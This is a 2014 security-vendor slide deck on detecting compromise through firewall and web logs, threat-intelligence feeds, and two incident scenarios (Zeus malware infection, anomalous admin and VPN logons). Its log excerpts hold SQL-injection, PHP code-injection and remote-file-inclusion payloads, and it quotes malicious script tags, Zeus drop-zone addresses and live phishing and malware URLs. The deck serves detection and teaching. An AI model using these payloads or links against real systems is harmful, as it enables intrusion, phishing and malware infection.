



Secrets Exposed: This is Not Science Fiction

October 9, 2014

Presented by Sari Greene & Ron Bernier

Sari.greene@Sagedatasecurity.com

Ron.bernier@Sagedatasecurity.com

Sage Data Security LLC

SECRETS EXPOSED - AGENDA



**The
Challenge**

**Threat
Intelligence**

**Useful
Detection &
Identification**

THIS IS NOT SCIENCE FICTION



- Would you know if your devices were connecting to criminal Command and Control servers?
- Would you know if you had a dark side Network Administrator?
- Would you know if your data was being sent to the cloud?
- Would you know if every keystroke you typed was being recorded?
- Would you know if your workstations were being used to launch cyber-attacks?

ADVERSARIES



Bad things do happen, perhaps are happening, on your network.
Some are malicious, some inadvertent, some totally accidental.

RAW LOG FILES



Accessed URL 141.136.16.63 :hxxp://psardcreator.com/support/sApr 17 2014 12:17:38: %ASA-4-106023: Deny tcp src inside:10.1.1.303 (workstation) /1306 dst outside:24.303.38.14 /34354 by access-group "inside_access_out" [0x0, 0x0]Apr 17 2014 12:17:39: %ASA-4-106023: Deny tcp src inside:10.1.1.303 (workstation) /1308 dst outside:211.303.105.235 /34354 by access-group "inside_access_out" [0x0, 0x0]Apr 17 2014 12:17:39: %ASA-4-106023: Deny tcp src inside:10.1.1.303 (workstation) /1310 dst outside:119.26.67.63 /34354 by access-group "inside_access_out" [0x0, 0x0]Apr 15 2014 10:00:19: %ASA-5-304001: workstation Accessed URL 69.4.231.52 :hxxp://wiresharkdownloads.riverbed.com/wireshark/win64/all-versions/wireshark-win64-1.6.6.exe012-04-09, 2014-04-09 12:57:58,SERVER,1022,MsiInstaller,NT AUTHORITY\SYSTEM,Microsoft.NET Framework 2.0 Service Pack 2|KB2633880|(NULL)|(NULL),Product: Microsoft .NET Framework 2.0 Service Pack 2 - Update 'KB2633880' installed successfully. ,Information event,None2014-04-09,2014-04-09 12:57:58,SERVER,11728,MsiInstaller,NT AUTHORITY\SYSTEM,Product: Microsoft .NET Framework 2.0 Service Pack 2 -- Configuration completed successfully. |(NULL)|(NULL)|(NULL),Product: Microsoft .NET Framework 2.0 Service Pack 2 -- Configuration completed successfully. ,Information event,NoneSERVER,Security,2014-04-13 14:03:04,632,Success Audit event,Account Management, "Security Enabled Global Group Member Added: Member Name: CN=AUser,OU=Users,OU=DOMAIN,DC=domain,DC=local Member ID: %S-1-5-21-1946980437-874778699-3882309851-1337} Target Account Name: Domain Admins Target Domain: DOMAIN Target Account ID: %S-1-5-21-1946980437-874778699-3882309851-512} Caller User Name: aadmin Caller Domain: DOMAIN Caller Logon ID: (0x0,0xBF4E983) Privileges: - "SERVER,Security,2014-04-13 14:03:04,632,Success Audit event,Account Management, "Security Enabled Global Group Member Added: Member Name: CN=BUser,OU=Users,OU=DOMAIN,DC=DOMAIN,DC=com Member ID: %S-1-5-21-1946980437-874778699-3882309851-2744} Target Account Name: Domain Admins Target Domain: DOMAIN Target Account ID: %S-1-5-21-1946980437-874778699-3882309851-512} Caller User Name: aadmin Caller Domain: DOMAIN Caller Logon ID: (0x0,0xBF4E983) Privileges: - date=2014-04-18 time=08:10:49 devname=Firewall device_id=FGTxxxxxxxxxxxx log_id=0000000000 type=event subtype=admin pri=notice vd=root user="aadmin" ui=GUI(10.1.1.303 (workstation)) seq=7 sintf="internal" dintf="wan1" saddr="all" daddr="all" act=accept nat=no iptype=ipv4 " log=no idbased=no msg="User aadmin changed IPv4 firewall policy 7 from GUI(10.1.1.303) (workstation))"date=2014-04-18 time=08:11:00 devname=Firewall device_id=FGTxxxxxxxxxxxx log_id=0000000000 type=event subtype=admin pri=notice vd=root user="aadmin" ui=GUI(10.1.1.303 (workstation)) seq=1 sintf="internal" dintf="wan1" saddr="all" daddr="all" act=accept nat=no iptype=ipv4 schd="always" svr="ANY" msg="User aadmin changed IPv4 firewall policy 1 from GUI(10.1.1.303) (workstation))"date=2014-04-18 time=09:11:01 devname=Firewall device_id=FGTxxxxxxxxxxxx log_id=0104032142 type=event subtype=admin pri=notice vd=root action=delete status=success msg="config:11 has been deleted from revision data base"2014-04-19 10:58:08 %ASA-5-111008: User 'enable_15' executed the 'configure terminal' command.2014-04-19 10:58:28 %ASA-5-111008: User 'enable_15' executed the 'route inside 10.2.300.0 10.1.2.300' command 2014-04-19 10:58:40 %ASA-5-111008: User 'enable_15' executed the 'write memory' command.2014-04-19 11:00:58 %ASA-5-111008: User 'enable_15' executed the 'configure terminal' command.2014-04-19 11:01:25 %ASA-5-111008: User 'enable_15' executed the 'access-list acl_insd line 381 permit ip host 10.1.1.303 any' command.2014-04-19 11:02:52 %ASA-5-111008: User 'enable_15' executed the 'write memory' command.2014-04-19 16:51:23 %ASA-5-111008: User 'enable_15' executed the 'configure terminal' command.2014-04-19 16:51:42 %ASA-5-111008: User 'enable_15' executed the 'object-group network Vendor_Support' command.2014-04-19 16:51:52 %ASA-5-111008: User 'enable_15' executed the 'network-object host 10.1.1.303' command.2014-04-19 16:52:32 %ASA-5-111008: User 'enable_15' executed the 'write terminal' command. 2014-04-19 16:55:21 %ASA-5-111008: User 'enable_15' executed the 'write memory' command.Apr 05 2014 08:37:15: %ASA-6-302013: Built outbound TCP connection 68392922 for outside:72.21.211.167 /443 (72.21.211.167 /443) to inside:10.1.1.303 (workstation) /1123 duration 0:01:29 bytes 27408470 TCP FINs2014-04-17 06:05:24 W3SVC2 WEBSEVER 10.1.2.301 GET/index.phpclass2_all_1[0]=cHJpbmQoJ1F1YWx5c18nLidDb2RlX0luamVjdGlvlb8nLidBc3Nlc3NtZW50JyJ7cmVxdWlyZSgnY29uZmInL3N0ci5pbmMucGhwJyJ7cHJpbmQoJHN0clswXVsxXSk7 80 - 64.39.111.79 HTTP/1.1 - - 209.222.215.66 404 0 2 1405 218 93 2009-05-26 09:20:30 WEBSEVER 80 GET 200 - /register/all/somepage.aspx email=&promo=ojwkj06g&cpc=regjw706ppc&username=2'%20And%20char(124)%2b(Select%20Cast(Count(1)%20as%20varchar(8000))%2Bchar(124)%20From%20[sysobjects]%20Where%20(1)>0)%20and%20'=' -- NV32ts webserver.domain.com 247content/uploads/PDF/wp-content/uploads/timThumb/timthumb.php src=hxxp://picasa.com.moveissantafe.com/yahoo.php -- Mozilla/5.0+(compatible;+Konqueror/3.1;+Linux+2.4.22- 2014-04-19 10:58:08 %ASA-5-111008: User 'enable_15' executed the 'configure terminal' command. 2014-04-19 10:58:28 %ASA-5-111008: User 'enable_15' executed the 'route inside 10.2.300.0 10.1.2.300' command 2014-04-19 10:58:40 %ASA-5-111008: User 'enable_15' executed the 'write memory' command.2014-04-19 11:00:58 %ASA-5-111008: User 'enable_15' executed the 'configure terminal' command.2014-04-19 11:01:25 %ASA-5-111008: User 'enable_15' executed the 'access-list acl_insd line 381 permit ip host 10.1.1.303 any' command.2014-04-19 11:02:52 %ASA-5-111008: User 'enable_15' executed the 'write memory' command.2014-04-19 16:51:23 %ASA-5-111008: User 'enable_15' executed the 'configure terminal' command.2014-04-19 16:51:42 %ASA-5-111008: User 'enable_15' executed the 'object-group network Vendor_Support' command.2014-04-19 16:51:52 %ASA-5-111008: User 'enable_15' executed the 'network-object host 10.1.1.303' command 10mdk;+X11;+i686;+fr,+fr_FR) W3SVC3 - - 0 3

ACTIONABLE INFORMATION



Log Files + Threat Intelligence + Institutional Knowledge +
Tools & Trained Personnel + Consistent Allocation of
Resources = Actionable Information including Precursors and
Indicators of Compromise

THREAT INTELLIGENCE



Arbor Networks	arbornetworks.com
AutoShun	autoshun.org
BrightCloud	brightcloud.com
BruteForceBlocker	danger.rulez.sk
CI Army	cinsscore.com
Clean MX	support.clean
Crowd Strike	crowdstrike.com
Cyveillance	cyveillance.com
Dragon Research	dragonresearchgroup.org
DShield	dshield.org
Emerging Threats	emergingthreats.net
Google Safe Browsing	google.com/transparencyreport/safebrowsing/
IBM	ibm.com
IP Void	ipvoid.com
Lancope	lancope.com
Malware Domain List	malwaredomainlist.com
Malware Domains	malwaredomains.com
Malware Group	malwaregroup.com
MalwareSigs	malwaresigs.com
McAfee Site Advisor	siteadvisor.com
McAfee Threat Center	mcafee.com/us/threat
McAfee Trusted Source	trustedsource.org
Norton SafeWeb	safeweb.norton.com
NoThink!	nothink.org
OpenBL	openbl.org
OpenPhish	Openphish.org
Palevo Tracker	palevotracker.abuse.ch
Project Honeypot	projecthoneypot.org
Site Dossier	sitedossier.com
SpyEye Tracker	spyeyetracker.abuse.ch
Team Cymru	team.cymru.com
Threat Track	threattracksecurity.com
ThreatExpert	threatexpert.com
URL Query	urlquery.net
URL Void	urlvoid.com
Verisign	verisigninc.com
Virbl	mxttoolbox.com
Virus Share	virusshare.com
Virus Total	virustotal.com
Zeus Tracker	zeustracker.abuse.ch

THREAT INTELLIGENCE EXAMPLES



Arbor Networks	arbornetworks.com
AutoShun	autoshun.org
BrightCloud	brightcloud.com
BruteForceBlocker	danger.rulez.sk
CIArmy	cinsscore.com
Clean MX	support.clean
Crowd Strike	crowdstrike.com
Cyveillance	cyveillance.com
Dragon Research	dragonresearchgroup.org
DShield	dshield.org
Emerging Threats	emergingthreats.net
Google Safe Browsing	google.com/transparencyreport/safebrowsing/
IBM	ibm.com
IP Void	ipvoid.com
Lancope	lancope.com
Malware Domain List	malwaredomainlist.com
Malware Domains	malwaredomains.com
Malware Group	malwaregroup.com
MalwareSigs	malwaresigs.com
McAfee Site Advisor	siteadvisor.com
McAfee Threat Center	mcafee.com/us/threat
McAfee Trusted Source	trustedsource.org
Norton SafeWeb	safeweb.norton.com
NoThink!	nothink.org
OpenBL	openbl.org
OpenPhish	Openphish.org
Palevo Tracker	palevotracker.abuse.ch
Project Honeypot	projecthoneypot.org
Site Dossier	sitedossier.com
SpyEye Tracker	spyeyetracker.abuse.ch
Team Cymru	team.cymru.com
Threat Track	threattracksecurity.com
ThreatExpert	threatexpert.com
Tor List	dan.me.uk/tornodes
URL Query	urlquery.net
URL Void	urlvoid.com
Verisign	verisigninc.com
Virbl	mxttoolbox.com
Virus Share	virusshare.com
Virus Total	virustotal.com
Zeus Tracker	zeustracker.abuse.ch

EMERGING THREATS [EMERGINGTHREATS.NET]



There are the Emerging Threats.net Open rulesets.

More information available at <http://www.emergingthreats.net>.

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 blockrules/	06-Oct-2014 23:30	-	
 changelogs/	07-Oct-2014 15:16	-	
 fwrules/	11-Aug-2014 12:22	-	
 open-nogpl/	25-Sep-2012 20:54	-	
 open/	25-Sep-2012 20:54	-	
 projects/	17-Jan-2011 12:34	-	
 research/	30-Dec-2013 20:43	-	
 version.txt	07-Oct-2014 15:16	5	

Apache/2.2.22 (Ubuntu) Server at rules.emergingthreats.net Port 80

OPEN PHISH [OPENPHISH.ORG]



OpenPhish

OpenPhish is a free repository of phishing sites detected with [FraudSense's Phishing Detection Technology](#). For more information, please check the [Partners page](#).

Download Free Phishing Feed

Phishing URL	Targeted Brand	Time (UTC)
http://connect-now.itunes.com.apple-tunes-magazine.proceed-now-apple.co...	Apple Inc.	19:54:25
http://ws.vg.hlmsoft.com/refund3.html	Taobao (China) Software Co.,Ltd	19:54:18
http://agroselect.com.br/asl/index.htm	Google Inc.	19:54:17
http://aadsdif.com/refund2.html	Taobao (China) Software Co.,Ltd	19:54:09
http://abf.kz/ohi/igui/oj/index.htm	Alibaba	19:54:09
http://sadsad.jnbcssf.com/refund2.html	Taobao (China) Software Co.,Ltd	19:53:58
http://66.49.162.45/ppl/22966b410682c76fcac8bcc00ceb1b3d/	PayPal Inc.	19:53:57
http://66.49.162.45/ppl/1bddb9d7c161be7e373669213674892a/	PayPal Inc.	19:53:51
http://61.213.93.119/facebook.com/RgZIYQZKEIjJSN1cGLhdBwGjaw/Ft0jELn6...	Facebook, Inc.	19:53:44
http://bodybybennett.com/wp-admin/network/js/4d9b747fda361b542918824...	Google Inc.	19:53:41
http://61.213.93.119/facebook.com/RgZIYQZKEIjJSN1cGLhdBwGjaw/	Facebook, Inc.	19:53:39
http://rebotech.be/net/2013gdocs/	Google Inc.	19:53:35
http://cic-particulier.info/fr/index.php?id=13698	Credit Industriel et Commercial S.A.	19:53:25
http://oran.org.il/webfiles/fck/Image/keyonline/	Key Bank	19:52:50

→ [Tor Node List](#)

400 0 040 400H 1 11440100H 1000V A44000000IT 0 0 4 001 1 001 1 1 10 1 1 1

URL QUERY [URLQUERY.NET]

[urlQuery](#)[Search](#)[Statistics](#)[About](#)[Login](#)


urlQuery.net is a service for detecting and analyzing web-based malware. It provides detailed information about the activities a browser does while visiting a site and presents the information for further analysis.

Learn about the [advanced settings](#)

Profile URL:


GO!

► Advanced settings:

Date (CET)	UQ / IDS / BL	URL	IP
2014-10-08 22:03:46	0 - 4 - 0	dl.downownfiles.com/n/3.1.32/12638055/avs_media_player.exe	 195.159.219.11
2014-10-08 22:03:45	0 - 1 - 0	dl.cdn1981media.com/n/3.1.32/8798415/pcsx2.exe	 195.159.219.8
2014-10-08 22:03:45	0 - 0 - 0	www.minestrosity.net/index.php?threads/nova-mov-watch-the-boxtrolls-online-full-movie-2014 (...)	 199.48.164.90
2014-10-08 22:03:45	0 - 0 - 1	tp.sphwq.net/images/1173560458_9.swf	 61.160.200.234
2014-10-08 22:03:44	0 - 0 - 0	ios8transition.com	 104.28.19.46
2014-10-08 22:03:44	0 - 4 - 0	dl.cdn1981media.com/n/3.1.32/5368075/solitaires.exe	 195.159.219.16
2014-10-08 22:03:42	0 - 4 - 0	dl.cdn1981media.com/n/3.1.32/13328507/ccleaner.exe	 195.159.219.16
2014-10-08 22:03:41	0 - 4 - 0	dl.downownfiles.com/n/3.1.32/12761966/openoffice.exe	 195.159.219.9
2014-10-08 22:03:41	0 - 4 - 1	dl.static1983cdn.com/n/3.1.32/12433722/blocksmart.exe	 195.159.219.11
2014-10-08 22:03:39	0 - 4 - 0	dl.cdn1981media.com/n/3.1.32/6210317/alzip.exe	 195.159.219.8
2014-10-08 22:03:37	0 - 0 - 0	5.45.75.36	 5.45.75.36
2014-10-08 22:03:36	0 - 4 - 0	dl.cdn1981media.com/n/3.1.32/11775287/libreoffice.exe	 195.159.219.16
2014-10-08 22:03:36	0 - 4 - 0	dl.cdn1981media.com/n/3.1.32/12596644/EditPlus.exe	 195.159.219.8
2014-10-08 22:03:34	0 - 4 - 0	dl.cdn1981media.com/n/3.1.32/12848224/xpadder.exe	 195.159.219.16
2014-10-08 22:03:30	0 - 4 - 0	dl.cdn1981media.com/n/3.1.32/13370463/libreoffice.exe	 195.159.219.8
2014-10-08 22:03:30	0 - 4 - 0	dl.cdn1981media.com/n/3.1.32/12047521/cubase.exe	 195.159.219.8
2014-10-08 22:03:27	0 - 2 - 0	aihdownload.adobe.com/bin/live/install_reader11_fr_mssa_aaa_aih.exe	 195.159.219.19
2014-10-08 22:03:24	0 - 0 - 0	www.schneider-electric.com	 23.46.120.194
2014-10-08 22:03:21	0 - 2 - 0	wt7.52z.com/cailesiquo.exe	 218.75.155.41



Latest sample added to the system:

	MD5	1f0a86d2341ce12e4c96f8cae5cbd6fb
	SHA1	c5a6b438dbfbca729ab019caae0772a41468cfc6
	SHA256	538cd211f84142924e8ba8ba6f37a90492ca654d012d5d7ac41b176d9749a087
SSDeep	24576:40iZzDXGLFP53UG7bL1HohIE6BvRx0GOb/4+a0q3bhAgtxe9:Ri1DWLF53UGe76x0ZUphdt	
Size	1,382,272 bytes	
File Type	PE32 executable (GUI) Intel 80386, for MS Windows	
Detections	Ad-Aware = Gen:Variant.Adware.Zusy.107390 Agnitum = Riskware.Agent! AhnLab-V3 = PUP/Win32.DomaiQ Antiy-AVL = Trojan[:HEUR]/Win32.AGeneric Avast = Win32:SoftPulse-AH [PUP] AVG = Generic.FTD Avira = Adware/Zusy.107390.2 AVware = DomaiQ (fs) BitDefender = Gen:Variant.Adware.Zusy.107390 ClamAV = Win.Adware.Agent-11309 Emsisoft = Gen:Variant.Adware.Zusy.107390 (B) ESET-NOD32 = a variant of Win32/SoftPulse.0 F-Secure = Gen:Variant.Adware.Zusy.107390 GData = Gen:Variant.Adware.Zusy.107390 K7AntiVirus = Unwanted-Program (0040f87d1) K7GW = Unwanted-Program (0040f87d1) Malwarebytes = PUP.Optional.DomaiQ McAfee-GW-Edition = BehavesLike.Win32.MPlug.tc McAfee = Socrydo MicroWorld-eScan = Gen:Variant.Adware.Zusy.107390 NANO-Antivirus = Riskware.Win32.SoftPulse.dfhrtw Panda = Trj/Genetic.gen Sophos = SoftPulse VBA32 = BScope.Adware.Softpulse VIPRE = Trojan.Win32.Generic!ET	
ExIF Data	File Size : 1350 kB File Type : Win32 EXE MIME Type : application/octet-stream Machine Type : Intel 386 or later, and compatibles Time Stamp : 2014:09:19 03:40:09-04:00 PE Type : PE32 Linker Version : 11.0 Code Size : 79872 Initialized Data Size : 1304064 Uninitialized Data Size : 0 Entry Point : 0x5bfa	

EXAMPLES OF DETECTION & IDENTIFICATION



- Scenario 1

Persistent malware infection

- Scenario 2


VPN access

User Authentication

Log Files + Threat Intelligence + Institutional Knowledge +
Tools & Trained Personnel + Consistent Allocation of
Resources = Actionable Information including Precursors and
Indicators of Compromise

SCENARIO 1

MALWARE INFECTION [1 OF 4]



A Fake Verizon Bill that infects users with Zeus.

Connections to **93.177.168.141** over port **TCP/16115** which is potentially stolen data being sent to drop zones.

These malicious links contained the following html code:

```
<< script type="text/javascript"
src="hxxp://colecosearte.com.br/Kypp5Enk/js.js"></scrip
t>
```

```
< script type="text/javascript"
src="hxxp://rafaeltezelli.com.br/G1GCPjut/js.js"></script>
```

- These javascript redirectors in turn bounced victims to a Blackhole Exploit kit at:
Wildestant-dot-com/showthread.php?t=d7ad916d1c0396ff.
- Vulnerable victims directed to the above URL at wildestant-dot-com then downloaded a Pony downloader.
- The Pony downloader was also configured to download a Gameover Zeus variant.

MALWARE INFECTION [2 OF 4]



Blackhole Exploit Kit Infection. Blackhole often downloads Zeus or SpyEye

```
Apr 11 2012 19:01:47: %ASA-5-304001: 10.1.1.303 (workstation) Accessed URL 37.59.198.50  
:hxxp://abccool.org/?3df09008ee585d424ad6ca81577b7e04
```

```
*****
```

```
Apr 11 2012 19:01:57: %ASA-5-304001: 10.1.1.303 (workstation) Accessed JAVA URL 37.59.198.50  
:hxxp://abccool.org/com.class
```

```
Apr 11 2012 19:01:57: %ASA-5-304001: 10.1.1.303 (workstation) Accessed JAVA URL 37.59.198.50 |  
:hxxp://abccool.org/edu.class
```

```
Apr 11 2012 19:01:57: %ASA-5-304001: 10.1.1.303 (workstation) Accessed JAVA URL 37.59.198.50  
:hxxp://abccool.org/net.class
```

```
Apr 11 2012 19:01:57: %ASA-5-304001: 10.1.1.303 (workstation) Accessed JAVA URL 37.59.198.50  
:hxxp://abccool.org/org.class
```


MALWARE INFECTION [3 OF 4]



The Gameover variant sent stolen data to drops zones at: 93.177.168.141:16115

```
id=firewall sn=xxxxxxxxxxxx time="2012-04-02 11:53:12 UTC" fw=300.300.300.300 pri=6 c=262144  
m=98 msg="Connection Opened" n=404916 src=10.1.1.303 (workstation) :49427:X0 dst=93.177.168.141  
:16115:X1 proto=tcp/16115
```

```
id=firewall sn=xxxxxxxxxxxx time="2012-04-02 11:53:29 UTC" fw=300.300.300.300 pri=6 c=1024 m=537  
msg="Connection Closed" n=539640 src=10.1.1.303 (workstation) :49427:X0 dst=93.177.168.141  
:16115:X1 proto=tcp/16115 sent=735 rcvd=442
```

```
id=firewall sn=xxxxxxxxxxxx time="2012-04-02 11:53:42 UTC" fw=300.300.300.300 pri=6 c=262144  
m=98 msg="Connection Opened" n=404949 src=10.1.1.303 (workstation) :49430:X0 dst=93.177.168.141  
:16115:X1 proto=tcp/16115
```

```
id=firewall sn=xxxxxxxxxxxx time="2012-04-02 11:54:30 UTC" fw=300.300.300.300 pri=6 c=1024 m=537  
msg="Connection Closed" n=539720 src=10.1.1.303 (workstation) :49430:X0 dst=93.177.168.141  
:16115:X1 proto=tcp/16115 sent=9925 rcvd=639
```

```
.....  
sent=9879 rcvd=374 sent=9879 rcvd=380 sent=13873 rcvd=1138
```

NOTE: If sent > 0 but rcvd=0, then the device is still infected, but the bad guy's servers could be offline.
Device should still be treated as infected!

MALWARE INFECTION [4 OF 4]



Fake Anti-Virus infection on the same machine

Connections to 91.228.111.37

Apr 12 2012 08:11:53: %ASA-6-302013: Built outbound TCP connection 117970736 for outside: 91.228.111.37 /80 (91.228.111.37 /80) to inside: 10.1.1.303 (workstation) /1195 (300.300.300.300) /24868)

Apr 12 2012 08:11:53: %ASA-5-304001: 10.1.1.303 (workstation) Accessed URL 91.228.111.37 :hxxp://sandismeolac.com/support/s

Connections to 141.136.16.63

Apr 12 2012 08:11:54: %ASA-6-302013: Built outbound TCP connection 117970750 for outside: 141.136.16.63 /80 (141.136.16.63 /80) to inside: 10.1.1.303 (workstation) /1197 (300.300.300.300) /28010)

Apr 12 2012 08:11:54: %ASA-5-304001: 10.1.1.303 (workstation) Accessed URL 141.136.16.63 :hxxp://psardcreator.com/support/s

SCENARIO 2

KNOW YOUR ENVIRONMENT [DOMAIN AUTHENTICATION]



- 2014-09-01: Logon by 'adminuser' between 12:15 and 14:23 (30 entries)
- 2014-09-02: Logon by 'adminuser' between 08:13 and 17:43 (130 entries)
- 2014-09-03: Logon by 'adminuser' between 06:37 and 22:19 (167 entries)
- 2014-09-04: Logon by 'adminuser' between 09:17 and 16:25 (89 entries)
- 2014-09-05: Logon by 'adminuser' at 13:00 (1 entry)

SCENARIO 2

KNOW YOUR ENVIRONMENT [DOMAIN AUTHENTICATION]



- 2014-09-01: Logon by 'adminuser' between 12:15 and 14:23 (30 entries)
- 2014-09-02: Logon by 'adminuser' between 08:13 and 17:43 (130 entries)
- 2014-09-03: Logon by 'adminuser' between 06:37 and 22:19 (167 entries)
- 2014-09-04: Logon by 'adminuser' between 09:17 and 16:25 (89 entries)
- 2014-09-05: Logon by 'adminuser' at 13:00 (1 entry)

KNOW YOUR ENVIRONMENT [REMOTE ACCESS]



User 'auser' (2 entries) VPN authentication from 173.48.139.219 (Verizon - Massachusetts) between 09:32 and 10:24 on 172.16.81.17 noted.

User 'huser' (2 entries) VPN authentication from 68.116.174.243 (Charter Communications - Massachusetts) between 07:24 and 18:31 on 172.16.81.17 noted.

User 'iuser' (2 entries) VPN authentication from 208.34.58.202 (Sprint - Connecticut) between 11:50 and 12:57 on 172.16.81.17 noted.

User 'juser' (2 entries) VPN authentication from 98.216.209.108 (Comcast - Massachusetts) between 08:48 and 13:37 on 172.16.81.17 noted.

User 'kuser' (2 entries) VPN authentication from 173.13.115.57 (exch1.taskforcepro.com) between 13:01 and 15:01 on 172.16.81.17 noted.

User 'luser' (2 entries) VPN authentication from 50.177.91.151 (Comcast - Massachusetts) between 09:51 and 21:32 on 172.16.81.17 noted.

User 'muser' (2 entries) VPN authentication from 24.60.5.10 (Comcast - Massachusetts) between 08:44 and 19:09 on 172.16.81.17 noted.

User 'nuser' (2 entries) VPN authentication from 24.147.250.182 (Comcast - Massachusetts) between 20:56 and 21:00 on 172.16.81.17 noted.

User 'ouser' (1 entry) VPN authentication from 182.64.229.137 (abts-north-dynamic-137.229.64.182.airtelbroadband.in) at 00:12 on 172.20.0.1 noted.

KNOW YOUR ENVIRONMENT [REMOTE ACCESS]



User 'auser' (2 entries) VPN authentication from 173.48.139.219 (Verizon - Massachusetts) between 09:32 and 10:24 on 172.16.81.17 noted.

User 'huser' (2 entries) VPN authentication from 68.116.174.243 (Charter Communications - Massachusetts) between 07:24 and 18:31 on 172.16.81.17 noted.

User 'iuser' (2 entries) VPN authentication from 208.34.58.202 (Sprint - Connecticut) between 11:50 and 12:57 on 172.16.81.17 noted.

User 'juser' (2 entries) VPN authentication from 98.216.209.108 (Comcast - Massachusetts) between 08:48 and 13:37 on 172.16.81.17 noted.

User 'kuser' (2 entries) VPN authentication from 173.13.115.57 (exch1.taskforcepro.com) between 13:01 and 15:01 on 172.16.81.17 noted.

User 'luser' (2 entries) VPN authentication from 50.177.91.151 (Comcast - Massachusetts) between 09:51 and 21:32 on 172.16.81.17 noted.

User 'muser' (2 entries) VPN authentication from 24.60.5.10 (Comcast - Massachusetts) between 08:44 and 19:09 on 172.16.81.17 noted.

User 'nuser' (2 entries) VPN authentication from 24.147.250.182 (Comcast - Massachusetts) between 20:56 and 21:00 on 172.16.81.17 noted.




User 'ouser' (1 entry) VPN authentication from 182.64.229.137 (abts-north-dynamic-137.229.64.182.airtelbroadband.in) at 00:12 on 172.20.0.1 noted.

ACTIONABLE INFORMATION



Log Files + Threat Intelligence + Institutional Knowledge +
Tools & Trained Personnel + Consistent Allocation of
Resources = Actionable Information including Precursors and
Indicators of Compromise

REGULATORY COMPLIANCE

<div><div>Discovery INNOVATIVE SECURITY SOLUTIONS</div><div>Regulation</div><div>Covered Entity</div><div>Log Management & Review Compliance Requirement</div><div>nDiscovery Meets/Exceeds Compliance Requirement</div></div>			
Gramm-Leach-Bliley Act (GLBA) Also known as the Financial Modernization Act of 1999, GLBA includes provisions to protect consumers' personal financial information.	Financial institutions (banks, securities firms, insurance companies), as well as companies providing financial products and services to consumers (including lending, brokering or servicing any type of consumer loan; transferring or safeguarding money; preparing individual tax returns; providing financial advice or credit counseling; providing residential real estate settlement services; collecting consumer debts).	PART 364—STANDARDS FOR SAFETY AND SOUNDNESS Appendix B to Part 364—Interagency Guidelines Establishing Information Security Standards 1. (f) Monitoring systems and procedures to detect actual and attempted attacks on or intrusions into customer information systems.	
Payment Card Industry Data Security Standard (PCI DSS) The PCI DSS is a set of contractual requirements for enhancing security of payment cardholder data. It was developed by American Express, Discover Financial Services, JCB International, MasterCard Worldwide and Visa to help facilitate global adoption of consistent	The PCI DSS applies to any entity that stores, processes, and/or transmits cardholder data. If a business accepts or processes payment cards, it must comply with the PCI DSS.	Requirement 10: Track and monitor all access to network resources and cardholder data. "Logging mechanisms and the ability to track user activities are critical in preventing, detecting, or minimizing the impact of a data compromise. The presence of logs in all environments allows thorough tracking, alerting, and analysis when something does go wrong. Determining the cause of a compromise is very difficult, if not impossible, without system activity logs."	

Every information security regulation requires companies to monitor for cyber threats and malicious at-risk activity.

CYBERSECURITY & FFIEC GUIDENCE




The FFIEC and its member agencies are treating cybersecurity and the management of cybersecurity risks as a critical priority. Recently published guidelines cover the four key areas the FFIEC believes are most important:

Governance. What are the bank's policies and procedures? How does the bank establish and communicate expectations and conduct training? Is the entire organization, not just the IT department, involved in addressing cybersecurity risk? How would the institution react if something goes wrong?

Threat intelligence. How does the institution monitor and remain aware of potential threats? What internal and external resources does the bank utilize to keep up to date on potential risks? What threat detection tools does the institution use? Does the bank participate in the FBI's InfraGard and other intelligence sharing programs? How does the bank monitor and guard against unforeseen threats?

Third-party relationships. As banks continue to outsource more non-core activities, the responsibility to manage cybersecurity with third party vendors is also increasing. Does the bank follow the OCC guidelines? Can the bank's third parties pass the scrutiny of independent reviews (e.g. Service Organization Control (SOC 1, 2, 3) examinations)? It should be noted that the data breach at Target occurred, at least in part, because of the activities of a third party vendor, and the FFIEC is focused on preventing that type of vulnerability within the banking system.

Incident response. At last count, there were forty-six state laws and innumerable federal laws and regulations that address the reporting of data breaches of different types. Many of these laws and regulations differ in terms of when breaches must be reported and to whom. Determining if a breach actually occurred and how it occurred may add both time and complexity to the incident reporting process. A strong and effective incident response plan may help banks cut the time needed to manage and report the incident. It is critical that institutions have an incident response plan that can be successfully executed.



“The difference between cybercrime, cyber-espionage, and cyberwar is a couple of keystrokes. The same technique that gets you in to steal money, patented blueprint information or chemical formulas is the same technique that a nation-state would use to get in and destroy things.”

Richard Clarke April 6, 2010
National Security Advisor



*n*Discovery

BY SAGE DATA SECURITY SM